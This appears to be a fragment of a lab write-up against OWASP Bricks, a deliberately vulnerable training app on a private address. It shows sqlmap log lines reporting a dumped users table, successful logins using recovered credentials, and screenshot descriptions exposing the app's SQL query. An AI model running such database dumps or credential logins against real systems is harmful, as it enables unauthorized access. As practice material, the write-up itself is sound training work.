
[18:53:31] [INFO] table 'bricks.users' dumped to CSV file '/home/priyal/.sqlmap/output/192.168.43.61/dump/bricks/users.csv'

[18:53:31] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/priyal/.sqlmap/output/results-11042020\_0653pm.csv'

[18:53:31] [WARNING] you haven't updated sqlmap for more than 308 days!!!



Successfully login using tom tom



## Successfully login using admin admin

The screenshot shows a web browser window with the title "OWASP Bricks Login Form #1". The address bar displays "192.168.43.61/owaspbricks/login-1/index.php". The page features the "Bricks" logo and a "Login" form. A green message box above the form states "Sucesfully logged in." (note the typo). The form contains fields for "Username:" and "Password:", both of which are empty. Below the fields is an orange "Submit" button. At the bottom of the page, a grey box displays the SQL query: "SQL Query: SELECT \* FROM users WHERE name='admin' and password='admin'".

## Unsuccessful login for ron rom ( password is ron)

The screenshot shows the same web browser window as the previous one, but with an unsuccessful login attempt. The "Bricks" logo and "Login" form are still present. A red message box above the form states "Wrong user name or password." (note the typo). The "Username:" and "Password:" fields are empty, and the orange "Submit" button is visible. The SQL query displayed at the bottom is: "SQL Query: SELECT \* FROM users WHERE name='ron' and password='rom'".

\*\*\*\*\*